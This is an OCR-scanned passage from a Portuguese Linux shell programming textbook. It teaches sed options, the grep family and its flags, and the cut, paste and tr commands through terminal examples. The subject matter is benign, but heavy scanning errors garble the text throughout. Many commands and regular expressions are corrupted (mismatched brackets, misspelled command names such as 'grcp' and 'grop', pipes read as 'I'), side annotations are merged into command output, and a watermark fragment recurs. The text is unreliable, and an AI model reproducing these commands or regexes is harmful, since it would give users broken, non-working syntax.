    120 Programação SheULinux con~;role do ambience UNIX; Redirecionamento de entrada e saida; Subs ci tuicao de nomes de arqu l vos ; Concatenacao de pipe ; Execucao de programas; Poderosa linguagem d e programacao . Como vocês viram, o quequeisso foi alterado, porém a opção - i usada juntamente com a extensão .velho salva uma cópia integra em quequeisso. velho . Repito: caso a opção -i tivesse sido usada sem a extensão, os dados teriam sido gravados no próprio quequeisso. A opção -r Se eu tenho uma data no formato dialmês/ano, ou seja, dd/mmlaaaa e de- sejo passá-la para o formato aaaa/mm/dd, eu deveria fazer: $ sed ' s/~ ((0-9)(2))/ ( ( 0-9]{2)) / ((0-9){4) )$/3/2/1/' <<< 31/12/2009 2009/12/31 Funcionou, mas a legibilidade diss·o está um horror! Aí tem mais contra- barra < > que qualquer outra coisa! Justamente para facilitar a montagem das Expressões Regulares e sua legibilidade é que o GNU-sed tem a opção - r. Ela avisa ao sed que serão usados metacaracteres avançados, que dessa forma se encarrega das suas interpretações, não deixando-os para a interpretação do Shell. Esse mesmo sed poderia (e deveria) ser escrito da seguinte forma: $ sed -r 's/~ ([0-9)( 2))/( [0-9) {2))/ (( 0-9) {4) )$/3/2/ 1/ ' <<< 31/12/2009 2009/12/31 Melhorou, mas ainda não está bom, porque ainda existem contrabarras {) · escapando" às barras <I> da data para que o sed não as confun- da com as barras u1 separadoras de campo. Para evitar essa confusão, basta usar outro caractere, digamos o hífen < -1, como separador. Veja- mos como ficaria: Obs.: Devido à largura, algumas linhas foram "quebradas", indicação com (.J). 1latcna com d r bS utor< t
  • 134.
    Comandos que nãosão do Planeta 121 $ sed - r ' s- ~ ([0 -9 ) [ 2} ) / ([ 0-9){ 2} } / ( [0 -9 ]{4 } )$- 3/2/1 - ' <<< 31/12/2009 2009/12/31 Agora ficou mais fácil de ler e podemos decompor a Expressão Regular para destrinchá-la. Vamos lá: 1a Parte - " CI0-9Jt2J J / C I0-9J 12l l / CI0-9 Jt 4JJs . Vamos dividi-la: " IIo- 9]{2 l l -A partir do início c~> procuramos dois <12 11 algarismos 11o- 91 1. Isso casa com o dia; l <co-9li2JI / - Idêntica à anterior, porém por estar entre barras UL • • casara com o mes; <[0- 9){ 4» s - procuramos quatro <14 11 algarismos <( o-91 1 no fim <s> . Isso casa com o ano; - 3/2/l Repare que as pesquisas de dia, mês e ano foram coloca- das entre parênteses. Como os textos casados pelas Ex- pressões Regulares no interior dos parênteses são guarda- dospara uso futuro,os retrovisoreS3,2 e 1 foram usados para recuperar o ano, o mês e o dia, respectivamente. A família de comandos grep O comando grep é bastante conhecido, mas o que normalmente não sa- bemos é que existem mais dois irmãos na sua família, além de diversas opções. A finalidade básica dos comandos é localizar cadeias de caracteres em uma entrada definida, que pode(m) ser arquivo(s), a saída de um comando passada através de um pipe 111, ou a entrada padrão se nenhuma outra for especificada. Na verdade, essa localização dá-se por meio de expres- sões regulares sofisticadas que obedecem ao padrão ed, daí o nome do comando (Global Regular Expression Print) . Exemplo: $ grep UNIX quoquoisso Entrada do grep é um arquivo O Shell alem ele analisar cada dado entrado a partir do prOl!Ç)t do UNIX, Controle do ~nbiente U NIX; 1latcna com d r bS utor<t
  • 135.
    122 Programação SheULinux Nesse exemplo, o grep foi usado para listar as ocorrências da cadeia UNIX no famigerado quequeisso. $ grcp grep *. sh Entrada do grep siio os srqs tenninados em .sh lecl.sh: if ( ' echc $ FrameOL I <J""'P -c " $DL" ' -ne O ] pe<Jasub . sh : grep " D. SUB . GER.'. Z" " /tmp/Dir$$ " > "/tmp/dir$$ " sub.s h : i f ( ' grep -c "530 Login attêll'pt fa iled" • /tmp/S$" · -ne O ] transsub . sh : Linha= · grep 'A ' SOIJ•I /usr/local/var/ArqOLs • transsub . sh : gcep ' ON PKBENEF . S ' DIR. SOL > DIR Nesse exemplo, o grep lista todas as linhas, de todos os arquivos ter- minados em .sh . no diretório corrente (observe que arquivo = * . sh), que contenham a cadeia grep . Note que as linhas são precedidas pelo nome do arquivo onde se encontravam. $ p& axu I grep julio' Entrada do grep eumcomando julio 4428 0 . 0 2 . 8 '1300 876 pO s 17 : 07 0 :02 -hash julio 4645 0 . 0 1. 5 856 488 pO R 14 : •12 0 :00 ps axu julio 4646 0 . 0 2 . 8 1300 876 pO R 14 ; 42 0 :00 grep julio Neste exemplo, o grep foi usado como saída do comando ps (erogram 2Íatus) para localizar os processos em execução pelo usuário julio . Note que a 23 linha é referente ao ps e a última ao grep . Até aí tudo bem, você já sabia tudo isso. Vamos agora incrementares- ses comandos, que são fundamentais na elaboração de scripts usando a linguagem She/1. Antes, porém, vam• os conhecer sua família, que possui três membros: Comando grep - Que pesquisa cadeias de caractere a partir de uma entrada definida, podendo ou não usar expressões regulares. Comando egrep (Extended grep) -Idêntico ao grep, porém mais po- deroso e mais lento. Esse comando só deve ser utilizado em casos em que seja imprescindível o uso de expressões regulares complexas. Comando fgrep (Fast grep) - O rapidinho da família, seu uso é indi- cado para critérios de pesquisa que não envolvem expressões regula- 7. Esse formato do comando ps é característico do LINUX. Para obter resultado semelhante em um Shell do UNIX, faça: ps -ef 1 grt>p julio 1latcna com d r bS utor<t
  • 136.
    Comandos que nãosão do Planeta 123 res. Seu uso, nos casos possíveis, deve ser encorajado, uma vez que é 30% mais veloz que o grep e até 50% mais que o egrep. CUIDADO!!! Tome cuidado ao usar as expressões regulares nesses coman- dos, pois caracteres como s, .., 1, 1, h, 1, < , > , e , entre outros, são significantes para o She/1 e podem desvirtuar totalmente sua interpretação. Lembre-se de colocar as expressões regulares entre apóstrofos. Com as informações que acabamos de adquirir, agora podemos afirmar que nos 3 últimos exemplos o uso do grep não é o mais indicado. Em ambos os casos deveria ter sido usado o comando fgrep , já que nenhum deles ne- cessita do uso de metacaractere. Exemplos: Veja só isso: $ og rop ' ~ ( i J I ) • quoquoisso Localizar linhas começadas(') pori ou I interfaceando com os usuarios , tem tambem as seguintes atribuicoes : !nterpretcdo4 de comandos; e ISSO: $ grep 'A (iJ I) ' queque~sso $ Localizarlinhascomeçadas(') por(l]/) Pesquisa neo devolveunem uma linhasequer Note que, ao tentarmos localizar as linhas do arquivo começadas por um "i " ou " I " com o grep, nada retornou, sequer erro, pois esse comando não interpreta parênteses nem o "ou" < 1>. Dessa forma, foi executada uma pesquisa para localizar a cadeia 1i 1r> no início da linha. Caso tivés- semos usado o rgrep estaríamos tentando localizar a cadeia h (i 1I l em qualquer ponto da linha. Porém, se fosse seu desejo efetuar essa pesquisa com o grep (já que, como acabei de dizer, ele é mais rápido que o egrep), poderíamos fazer: $ grep •A[ii] • quequeisso Localizarlinhas começadas(' ) pori ou I interfaceando com os u suar~os , tem tambem as seguLntes atribuicoes : Int erpretador de comandos; Para localizarmos todos os arquivos comuns do nosso diretório (aqueles cuja linha no ls -1 começa por um "- "): 1latcna com d r bS utor<t
  • 137.
    124 Programação SheULinux $ la - l a I grop ,...._ , Estouprocurando um traço(·) na 1•posição - 1:10:- r -- r -- 1 j ulio d ipao 624 Oec 10 1996 case . sh -rw-r- -r-- 1 j ulio clipao 416 Sep 3 10 : 53 qu equeisso - .t:ol- r-- =-- 1 julio dipao 415 Aug 28 16 : 40 quequei!l:so- - rwsr- xr-x 1 r oot sys 179 Dec 10 1996 shdll.sh - rwxr-- r-- 1 julio dipdo 1 64 Oec 10 1996 s helll. s h- Para localizar os arquivos executáveis pelo seu dono, devemos na pri- meira posição de um ls -1 procurar um "- " e na quarta um "x " ou um " s " (arquivos com SU/0, como veremos mais tarde). $ 1s - la I egrep o A ___ (x is)' - .t:'i:S r - xr- x 1 r oot -n<xr--r-- 1 julio :sys clipao Inicia(•) com- qq. 2carac(..) um xou s(xjs) 179 Oec 10 1996 !lhel ll . sh 164 Oec 10 1996 shel l1 .sh- Resultado idêntico ao anterior, porém tempo de execução inferior: $ l s - la I g·rep 'A- . . [xs I ' -n.,sr-xr-x 1 root - rwxr--r -- 1 julio sys dipao 179 Dec lO 1996 !lhel ll . sh 164 Oec 10 1996 shel ll .sh- Para apimentar um pouco mais esses três comandos, eles podem ser usados com diversas opções. Vejamos as mais importantes: A opção -c ~ount ou contar) Essa opção devolve a quantidade de linhas em que foi encontrada a cadeia • alvo da pesquisa. E extremamente útil quando estamos desenvolvendo ro- tinas de crítica. ATENÇÃO Exemplo: A opção -c conta a quantidade de linhas que contêm uma deter- minada cadeia de caracteres e não quantas vezes esta cadeia foi encontrada. $ acho Existem ~ grep - c '"Maria ' Cad.Pess" Marias t rabalhando na Empresa Exist:em 224 Marias t rabalhalldo na Empr esa No exemplo citado, foi considerado que o nome era o 12 campo do ca- dastro de pessoal, por isso usamos o A . Repare que dentro dos apóstrofos tem um espaço em branco após Maria . Este espaço serve para limitar o 1latcna com d r bS utor< t
  • 138.
    Comandos que nãosão do Planeta 125 critério de pesquisa ao primeiro nome, dessa forma não aceitando Maria- nas ou Mariazinhas. As crases foram colocadas para priorizar a execução do comando grep , já que quando a mensagem fosse ecoada, já seria ne- cessária a quantidade de Marias encontradas pelo grep. A opção -l Algumas vezes você quer saber quais são os arquivos que possuem uma determinada cadeia de caracteres, sem se interessar por nenhum detalhe desses arquivos. Para tal, usa-se a opção -1 . Esta opção é utilíssima para descobrir programas que necessitam de manutenção. Exemplo: Suponhamos que você queira saber quantos programas terão de ser alterados caso se renomeie um arquivo que atualmente chama-se ArqOLs. A primeira, mais óbvia e tradicional, porém menos esperta, é a seguinte: $ cd dirscripts $ f g rep ArqOLs • . 5h list.adir . sh : list.adir . sh : list.adir . sh : l is~:usu . sh : Diretório onde residem os scripts SheN Pesquisa arquivos com extensiio .sh(scripts) Haq• ' grep " '$0L" /usr / l ocal/var/ArqOLs I' if ( · grep - c " '$0L" /usr / l ocol/var/Al:qOLs ' -eq O J Macr- · grep "'SOL" /usr/local/var/ArqOLs I cut - f2 ' cat /usr/local/var/A.rqOts I t:ranscdb . sh : 'l NomeoL= ' grep " A$Linha " $Dirvar/ArqoLs cut - f2 ' t:ranscdb . sh : ") Nomeot='grep " '$OL" $DirVar/A.rqOLs I cut -!2 ' t:r~nscdb . sh : c~t $DirV~r/ArqOLs I tri1nscdb01 . sh: •t l'lomeOL= · grep " '$Linh~ • $DirV,.r/ArqOLs cut - f2 · transcdbOl.sh : • ) NomeOL= ' grep " '$0L" $DirVar/ArqOLs cut -f2 ' transcdbOl .sh : cat $DirYar/ArqOLs I transsub.sh: Linha= ' grep 'A ' SOLN /usr/local/var/ArqOLs ' transsub. sh : Site= ' echo "$Linha" I cut -f2 ' lili#U ArqOLs no Fomat uparau . sh : 11aq= · g.rep " AsOL" /usr/local/var/ArqOLs I cut -f2 · Erro " Nao encom;rei OL $0L em ArqOLs " < /u.sr/local/v ar/ArqOLs uparau . sh : uparau . .sh : I uparaug.sh: uparaug.sh : !1aq:'grep '"SOL" /usr/local/var/ArqOLs I cut - f 2 ' Erro " Nao encom: rei OL $0L em ArqOLs " upar&U<J.Sh: ) < /usr/local/var/ArqOLs Ou então de uma forma mais esperta e limpa: $ cd dir seripts $ f g rêp -1 ArqOLs * . sh l i =:~tndir . ~h l i st:usu. sh 1latcna com d r bS utor<t
  • 139.
    126 Programação SheULinux transcdb.sh transcdb01 . sh transsub .sh uparau .sh uparaug . sh Ou ainda para sabermos somente a quantidade de programas a serem alterados: $ cd dirscript s $ fgrep - 1 ArqOLs *. sh 1 wc - 1 caracteres 7 A opção -v wc ·I conte linha e wc ·c conta Essa opção da família grep é particularmente útil para excluir registros de um arquivo, uma vez que ela devolve todas as linhas que não possuem a cadeia pesquisada. Exemplo: Neste exemplo, vamos remover um usuário chamado kara . Existem duas formas de fazê-lo: usando-se o comando userdel -r kara (a opção -r é para remover também o home directory) ou então: $ rm - r -kara $ grep - v · ~kara:• /etc/passwd > /tmp/passwd Sgrep -v 'Akara: ' /etc/shadow > / tmp/shadow $ mv /tmp/pa sswd /etc/passwd $ mv /tmp/ shadow /etc/ shadow A opção -f (file) Removeu o diretório home do Karo Gerou oltmplpasswdsem oKara Idem aoltmplshadow Efewouaexd!.sãocbK8f8 emletdpasswd Idem em letdshadow Essa opção é muito interessante, pois ela pesquisa um arquivo, procuran- do por Expressões Regulares contidas em outro arquivo, que será definido pela opção -f. O bacana dessa opção é que ela evita 2 laços (/oops): um de leitura do arquivo de dados e outro de leitura do arquivo a ser pesquisado. Exemplos: O meu problema é listar os registros de /etc/pass.,,d dos usuários que estão no arquivo usus . Veja a cara dele: 1latcna com d r bS utor<t
  • 140.
    $ cat usus bin ~rc root s ys uucp Comandos que não são do Planeta 127 Nas linguagens convencionais, eu teria de fazer um programa que lesse cada registro de usus e o pesquisasse linha a linha em /etc/passHd, já que usus está em ordem alfabética e /etc/pass1~d está na sequência do cadastramento. Aqui eu só tenho um probleminha: no /etc/pass~<~d tem bin em profu- são, devido aos usuários que usam /bin/bash como Shell padrão (default). Temos então de mudar u sus para que a pesquisa seja feita somente no início do /etc/passwd . Resolvido este problema, surge outro, já que a pesquisa pelo usuário sys localizará no início da linha, além do sys propriamente dito, também o syslog. Então temos de mudar usus para delimitar também o fim do campo, o que faremos colocando dois pontos c:1 ao final de cada registro. Veja como eu mato 2 coelhos com uma só "secla da ". ; ): $ sed -i 's/Af A/;s/$/ :1 ' usus No duro, fiz um dois-em-um: no primeiro comando s do sed, substi- tuí o início de cada registro ("l por um circunflexo (que está "escapado" para ser interpretado como um literal e não como um metacaractere como o anterior. No segundo comando s, substituí o final de cada registro por dois pontos c:l . A opção -i foi usada para que a saída editada fosse no mesmo arquivo. Veja como ele ficou: $ cat usus ~bin : "ire : "root : ""sys. : ~uucp : Agora é mole, basta executar o grep, veja só: $ grep - f usus / etc/ passwd roo-c :x :O: O: root : /root: /bin/bash 1latcna com d r bS utor<t
  • 141.
    128 Programação SheULinux bln:x : 2 : 2 : bin : /bin : /b~n/sh sys :x : 3: 3 : sys : /dev : /bin/sh uucp : x : 10 : lO : uuc p : /var/spool/uucp : /bin/sh uc : x: 39: 39: ircd : /var/run/ircd : /bin/sh A opção -o (only matching) Com essa opção o grep devolve somente a parte que casou com a Expres- são Regular especificada. Essa opção é ótima para depurar Expressões Regulares. Exemplos: S grep -o • a. • a• <<< batatada at:at.ada S grep - o •a. • a• <<< batatuda atatuda Não era isso que você esperava? l embre-se que o asterisco loso {veja apêndice sobre Expressões Regulares). Antes ou depois ' 1• l e gu- Algumas vezes, temos um arquivo que é formado por diversos tipos de re- gistros. Por exemplo: um cadastro de pessoal tem pelo menos os seguintes tipos de registro: • Dados pessoais; • Dados profissionais; • Histórico de pagamentos. • Entre outros. E para casos assim que existem duas opções do grep: - A n (.n. deAfter- depois)- pega além da linha que casou com a Expressão Regular, n linhas após; -a n (a de Before - antes)- pega além da linha que casou com a Expres- são Regular, n linhas antes. Exemplos: S ifeonfig I g r e p - A7 •AwlanO• 1latcna com d r bS utor<t
  • 142.
    Comandos que nãosão do Planeta 129 > rlanO Link encap : Echernec Endereço de HW 08 : 28 : 58 : 04 : e1 : 53 inet end .: 193.167 . 2 . 2 Bcast : 193 . 167 . 2 . 5 J.lasc : 255 . 255 . 255 . 0 endereço inet6 : fe80 : : 25Z : 58ff : fe04 : e153/64 Escopo : Link UP SROJ.DCAST RUMN{NG MULTlClST ~!TU: 1500 Hétdca : 1 pac otes RX : 28 e r ros : O descartados : O excesso : O quad .ro: O Pacotes TX : SO e r ros : O descar tados : O excesso : O por tador a : O colisõos : O txqucucl cn : lOOO RX by t e:s : 4170 (4 . 1 KB ) TX byte:5 :12324 ( 12 . 3 KB) Usando o exemplo anterior, suponha agora que eu queira saber o meu endereço IP. Como ele está situado na linha seguinte à começada por wl anO, posso fazer: $ ifconfi9 I grep -Al •A wlanO' > rlano Lin~: encap : Echernec Eldcreço de IM 08 : 28 : 58 : 04 : el : 53 inet end .: 193 . 167 . 2 . 2 Bcast :193 . 167 . 2 . 5 Hasc : 255 . 255 . 255 . 0 Como só interessa o endereço IP, vamos mandar essa saída para uma Expressão Regular para filtrar estes campos: $ ifconfi g I grep -Al 1 Awlan01 I grep -Eo 1 [O-g)(l,3). (0-9) (1 ,3).[0- g] ~ {1 ,3) . [0- 9) {1 , 3) . 193 . 167 . 2 . 2 193 . 167 . 2 . 5 255 . 255 . 255 . 0 Como você viu, a filtragem foi feita, e a opção -o fez com que fosse para a saída apenas o que casou com a Expressão Regular. Mas eu não quero o meu IP de broadcast nem a máscara. Só me interessa o primeiro. Então vamos pegar somente a primeira linha da saída: $ ifconfi g I grep -A1 • Aw1an0' I grep -Eo ' [0-9]{1 ,3). [0-9] (1 ,3 ) . [0 -9] ~ {1,3) .[0-9] {1 , 3) ' I head - 1 193 . 167 . 2 . 2 Um conselho: caso você não tenha entendido esta Expressão Regular, neste livro tem um apêndice que fala somente sobre o assunto. Vale a pena dar uma olhada, pois Expressões Regulares são usadas por 90% das linguagens de programação, e quando você conhecê-las, elas pas- sarão a ter uma importância enorme na sua vida profissional. Vale muito a pena! 1latcna com d r bS utor<t
  • 143.
    130 Programação SheULinux Os comandos para cortar e colar Cortando cadeias de caracter~es - cut Agora vamos falar em um comando utilíssimo na elaboração de scripts- o cut . Esse comando é usado quando se deseja extrair campos ou pedaço de dados de arquivos, ou de qualquer outra entrada. Seu formato geral é: cut - ccaracteres [arquivo] Onde c a r acter es é a porção que se deseja cortar de cada registro de arquivo . Isso pode ser um simples número ou uma faixa. Essas atribui- ções podem ser: cut -cpos~ç3o arq cut - cposini -posfim arq cut -cpos~ n i- arq cut -c-posfirn arq Exemplos: $ who1 ciro ttyp2 norben.o t:typ3 ney lui:l hudson julio $ who I ciz:o norberto ney lui:J hudson julio ttyp4 ttypS t typ6 t typ7 cut -c- e Sep Sep sep Sep Sep Sep $ w ho cut -cl0-15 nyp 2 ctyp3 8 8 8 8 8 8 09 : 02 15: 57 14 : 51 16: 23 10: 33 11: 19 Retoma todos os caracteres de posição Retoma todas as cadeias entreposini eposfim Retoma todas as cadeias apartir de posinl Retoma todas as cadeias do inicio atéposfim (11.0 . 132 . 95) (11.0 . 132 . 98) (11 . o. 132 . 96) (11 . 0 . 132 . 93) (11 . 0 . 132 . 91) (11 . 0 . 132 . 94) Extrairda salda do who atéo 8! caractere Tirarda saída do who do 'f(Ji até o 15t catactere 8. Esse ê o formato LINUX da saida do comando who. Entre os diversos sabores UNIX existem pequenas diferenças cosméticas. 1latcna com d r bS utor<t
  • 144.
    tcypq r.cyps r.cyp6 ttyp7 $ who Ieu t -o32- (11 . o.13 2 . 95) (11. o. 132 . 98) (11 . 0 . 132 . 96) (11.0 . 1 32 . 93) (11.0 . 132 . 91) (11 . 0 . 132 . 94} Comandos que não são do Planeta 131 Tirardasaida do who apartir do 32"caractere Nesse exato momento, aparentemente chegamos a um impasse, por- que você vai me dizer: Esse tal de cuc nem de longe serve para mim. O que um programa- dor mais precisa não é de extrair posições predefinidas, mas sim de determinados campos que nem sempre ocorrem nas mesmas posi- ções do mesmo arquivo. E eu vou lhe responder: Você está coberto de razão. Precisamos muito extrair campos prede- finidos dos arquivos; portanto v<Ou lhe contar como se faz isso. Existem duas opções do cut que servem para especificar o(s) campo(s) dos registros que desejamos extrair. São elas: A opção -f (fieldl- Serve para especificar os campos (fields) que dese- jamos extrair. Obedece às mesmas regras do -c caractere. Isto é: cut -fcampo arq cut -fca~~oini-eampofim arq cut - fcampoini- arq cut -f-campof im arq Retoma ocampo campo Retomacamposde campoiniacampofim Retoma todosos campos apartirdecampoini Retoma todos os campos até ocampofim Bem, tudo o que foi falado sobre a opção -f só serve se o delimitador de campos for o caractere <TAB> (to11> , que é o delimitador default. Para podermos generalizar seu uso, devemos conhecer a opção: A opção -d (delimitador) - Ao usarmos essa opção, descrevemos para o cut qual será o separador de campos do arquivo. No uso dessa opção é necessário tomarmos cuidado para proteger (com aspas ou apóstrofos) os 1latcna com d r bS utor<t
  • 145.
    132 Programação SheULinux caracteresque o She/1 possa interpretar como metacaracteres. Seu forma- to geral é: cut -fc~~~o~ [-ddclimitador) ~rqu~ vo Onde delimitador é o caractere que delimita todos os campos de arquivo. Exemplos: $ tail -4 / etc/ passwd Listando os últimos 4registros de /etclpasswd aluno4 : x:54084: l 7026 :curso UNI X Basico : /dsv/usr/a luno4 : /u~r/bin/ksh alw>o5 :x : 5<1085 : 17026:CUrso UNIX Basico:/dsv/usr/aluno5 :/usr/b>.n/ksh al uno6: x:54086: 17026:CUrso UNIX Basico: /dsv/usr/al uno6: /usr/bin/ksh aluno7 :x: 54087: 17026:Curso UNIX Basico:/dsv/usr/ahmo7 :/usr/bin/ksh $ t ail - 4 / etc/ pas swd 1 cut - f l -d : Extraindodasa/dadotailsomenteo fi campo aluno4 al unoS al uno6 nl uno7 O arquivo telefones foi criado com 2 campos separados por um <TAB>, e com o seguinte conteúdo: $ ca.t telefones Ciro Grippi Ney Gerhor dt F;nio Cardoso Cl audi a Marci a Paula Duarte Ney Garrafas (021)555-1234 (024) 543-4321 (023) 232-3423 (021) 555-2112 (0 11) 449-0989 (021)986-3398 Para extrair somente os nomes: $ ca.t tel e f ones I cu t - fl Ciro Grippi Ney Gerhar dt Enio Catdoso Cl audi a Marci a Paula Duarte Hey Garrafa, Quero somente o primeiro nome: $ cat tolefonos I cut - f l - d cut: option requires an argument -- d cut: ERROR: Usage : c ut [-s] {-d<cha r>l Delimitador <TAB> é odefault. Não especifiquei Depois do -d eu coloquei um espaço ZEBRA!!!! (- c<list> I - f<list> J file .. . 1latcna com d r bS utor<t
  • 146.
    Comandos que nãosão do Planeta 133 ZEBRAIIII Eu queria pegar o nome que estivesse antes do delimitador espaço mas esqueci que espaços, em Shell, devem estar entre aspas. Va- mos tentar novamente: $ cat tele fones I cut -fl -d" • Ci ro Hey Enio Cl audia Paula Ney ocrilldicaqueodefrnladorébranco Mas ficaria melhor se não usássemos o comando cat e fizéssemos assim: S cut. -fl -d " " telefones Para extrair o código de 000: $ cut - f2 -d" (" t.elefones I cut - fl - d" ) " 021 024 023 021 011 021 Repare que o'('e or estão entre aspas Se não colocássemos os parênteses entre aspas, olha só a encrenca: $ cut. -f2 -d( t.elefones 1 cut -fl -d ) ksh: synt.ax error : · ! ' unexpected Colando cadeias de caracteres - paste O pas te funciona como um cut de marcha à ré, isto é, enquanto o cut separa pedaços de arquivos, o paste junta-os. Seu formato genérico é: past.e [a r quivo I [a rquivo.] . . . [arquivo I • ... r1 Onde cada linha de um arquivo é colada à linha da posição corres- pondente do outro arquivo , de maneira a formar linhas únicas que serão mandadas para a saída padrão. Vejamos os exemplos: Exemplo: $ cat /etc/passwd bolpet.ti :x : 54000 : 1001 : Joao Bolpet.ti Neto- DlSB . O 82 1- rnoswal do : x : 5400l: l001 :Marco Os·;aldo da Cost:a Freitas diteo 2338 jneves:x : 54002 :100 l : J u lio Ceza r Neves 821-6339 cgrippi:x : 54003 : 1001:Ciro Grippi Barbosa Lima - ramal (821)2339 $ cat /etc/passwd J cut - fl -d : > /trrq>/logins ftcanpo(·fl)mandarhparaltmp'/otjns 1latcna com d r bS utor<t
  • 147.
    134 Programação SheULinux $cat /ot c / pass• .od I c:ut - f 3 - d : > /tnp/ uid $ paste / tmp/ l ogins / tmp/ uid bo lpetti 5•1000 moswaldo 54001 jneves 5 4002 cgrippi 54003 :1canpo(·13)~rbparaltmp'w Juntandoas/ilhas dettmpAogins eAmp.1id Nesse exemplo, tiramos um pedaço do /ecc/passwct e dele extraímos campos para outros arquivos. Finalmente, como exemplo didático, junta- mos os dois arquivos dando a saída na tela. Note que o p a s te inseriu entre os 2 campos, o separador <TAB>, seu default. A opção -d (delimitador) Analogamente ao cut, a sintaxe do paste permite o uso de delimitador, que também deve ser protegido (com aspas ou apóstrofos) se porventura o She/1 puder interpretá-lo como um metacaractere. No exemplo anterior, caso quiséssemos alterar o separador para, diga- mos, ": " teríamos que fazer: $ pa ste -d: / tmp/ l ogins / tmp/uid bo lpetti : 54000 moswal do : 5 4001 jnev es :54002 cgrippi : 54003 A opção -s Serve para transformar linhas de um arquivo em colunas, separadas por <TAB> : Exemplo: $ p aste - s / tmp/ logins bolp e;:ci moswaldo jneves cgrippi Se quiséssemos os campos separados por espaço e não por <TAB>, faríamos: $ past o - s - d " " / tmp/ login s bolpetti moswaldo jn~V@S cgrippi 1latcna com d r bS utor<t
  • 148.
    Comandos que nãosão do Planeta 135 Perfumarias úteis Com o comando paste você também pode montar formatações exóticas como esta a seguir: $ la I paate - s - d 't t n • nrql arq2 arq3 arq4 arq5 arq6 O que aconteceu foi o seguinte: foi especificado para o comando pas- te que ele transformaria linhas em colunas (pela opção - s ) e que os seus separadores (É... ! Ele aceita mais de um, mas somente um após cada co- luna criada pelo comando) seriam uma <TAB> , outra <TAB> e um <ENTER> , gerando dessa forma a saída tabulada em 3 colunas. Agora que você já entendeu isso, veja como fazer a mesma coisa, po- rém de forma mais fácil e menos bizarra e tosca, usando o mesmo coman- do mas com a seguinte sintaxe: $ ls I paste - - - arql arq2 arq3 arq4 arq5 arq6 E isso acontece porque, se em vez de especificarmos os arquivos, co- locarmos o sinal de menos (-), o comando paste e em muitos outros, os substitui pelos dados que recebeu pela entrada padrão. Neste exemplo os dados foram mandados pela saída padrão (stdout), pelo 1s e o pipe 11 l os desviou para a entrada padrão (stdin) do past e . Veja mais um exemplo para facilitar a compreensão: $ ea.t a.rql predis posição privilegiado profissional $ eat arq2 encher rnárlo motor $ cut - c -3 arql I paste - d "" - arq2 preencher prim,irio promotor 1latcna com d r bS utor<t
  • 149.
    136 Programação SheULinux Nesse caso, o cut devolveu as três primeiras letras de cada registro de arql , o paste foi montado para não ter separador <- d "" I e receber a entrada padrão (desviada pelo pipe) no traço H gerando a saida junta- mente com a rq2 . O tr traduz, transcreve ou transforma cadeias de caracteres? Avalie você mesmo a sua finalidade! No duro, o tr recebe dados da en- trada padrão (que a essa altura voc.ê já sabe que pode ser redireciona- da), convertendo-os mediante um padrão especificado. Sua sintaxe é a seguinte: tr (-opcao) <dos-car acteres> <para-os-car acteres> onde <dos-caracteres> e <para-os-caracteres> é um ou mais caracte- res. Qualquer caractere vindo da entrada definida, que coincida com um caractere de <dos- ea raetere s>, será convertido para o seu corresponden- te em <para-os-caract eres>. O resultado dessa conversão será enviado para a saída. Exemplo: Vamos pegar de volta o nosso velho quequeisso . $ cat quequei sso ATENCAO, O TEXTO ASAIXO NAO EH TREINANENTO, EH Vl•lA LAVAGEM CEREBRAL ! ! ! O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuari os, tem tambem as seguint es atribuicoes : Int erpretador de comandos; Controle do ambiente UNIX; Redirecionamento de entrada ~ snida; Substituicao de nomes de arquivos ; Concatenacao de pipe ; Execucao de programas; Poderosa linguagem de programacao . Na sua forma mais simples, podemos usar o tr para fazer simples subs- tituições. Assim, se quiséssemos trocar toda letra a por letra z faríamos: 1latcna com d r bS utor< t
  • 150.
    Comandos que nãosão do Planeta 137 $ eat quequeisso > tr a z A'l'ENCJ>.O, O TBXTO J.SAIXO NAO E.'l TRíi!INAHENTO, ' íi!H U11.n. LIWAGE!1 CEREBRAL ! ! ! } Estoulistando oquequeísso para... convertera letra ana letra z OAnãosofreualeraç~o pcxque é maiJsaio o Shell zlem de znzliszr czdz dzdo encrzdo z pzrtir do prompt do VNJX, interfzcezndo com os USIzrios, cem tzll'bem zs seguintes ztribuicoes: Interpretzdor de comzndos ; conr.role do znlbiente UNIX; Redirecionzmenco de entrzdz e szmdz; Substi cui czo de nomes de zrqui vos; conczr.enzczo de pipe ; Exeeuczo de progrzmzs ; ?oderosz l i nguzgem de progrzmzczo. As duas linhas anteriores têm um bom uso: servem para desen- volver linguagens com grau de complexidade semelhante à lingua do PÊ...! Poderíamos também fazer a conversão, usando a entrada de outra forma: S t r A a < quaquaisso Émelhor~verdesta klm1a,semusarop!pe a'l'ENCaO, O TEXTO aBaiXO NaO EH TR~:INaHENTO, EH Ul•la LaVaGEI1 CEREBRaL ! ! ! O Shell alem de analisar cada dado entrado a partir do prompt do VNIX, intertaceando com os usuarios . cem tarrbem as seguintes atribuicoes : Im:erprecador de comandos ; Controle do ambiente UNIX; Redirecionamento ele entrada e saida; substituieao de nomes de arquivos ; concatenacao de pipe ; Execucao de pr ogr amas ; Poderosa l inguagem de programacao. Nesse último exemplo, vimos como converter os A (maiúsculos) em a (minúsculos). Nos dois casos anteriores, a entrada dos dados foi feita ou por um pipe- line de comandos, ou redirecionando a entrada. Isso deve-se ao fato do tr estar esperando os dados pela entrada padrão. Veja um exemplo mais lógico do tr. Suponha que queiramos tabelar os login names e os home directories dos dez primeiros registros de /etc/ pass~1d . Observe a execução da instrução a seguir: 1latcna com d r bS utor<t
  • 151.
    138 Programação ShellLinux $ head - 10 / etclpasswd > c ut - f1, 6 - d: root :l daemon : / bin: l usr/bin sys : l adm: lvarlactm uucp : /us.r.I lib/ uucp lp:/var/spool / l p nuucp: /va r I spooJ./uucppublic listen :/u.s r/netl nls s ync : l } Separo os 10primeiros registros de letc/passwd parapegar o 1• e 6" campos Da execução docomando anterior, resuffaram o 1• e 6" campos dos 10primeiros registros de Jetc/pesswd. Oseparadorpennanece 2pontos Então, para realizarmos o proposto, deveríamos: $ head - 10 / e tc/passwd > cut - fl,6 - d : > tr : ' ' 9 roo~ daemon b in sys adm uucp l p nuuc p lis<:en sync I I lusr/bin I lvar/adm lusr/ l ib/uucp I var/spool/ lp lvar/spool /uucppub lic / us r/net/nls I } Idêntico ao anterior, porém troco :por<TAB> Uma das boas ferramentas do comando tr, somente no Linux ( GNU tr) , é que ele aceita um série de classes que servem para generalizar a . pesqUISa em <dos-caracteres> e <para-os-caracteres>. Essas classes, que são bastante abrangentes, podem ser vistas na ta- bela a seguir: 9. Esse exemplo é válido somente em Shell sendo executado em ambiente UNIX. Quando estiver sob o LINUX, o <TAB> 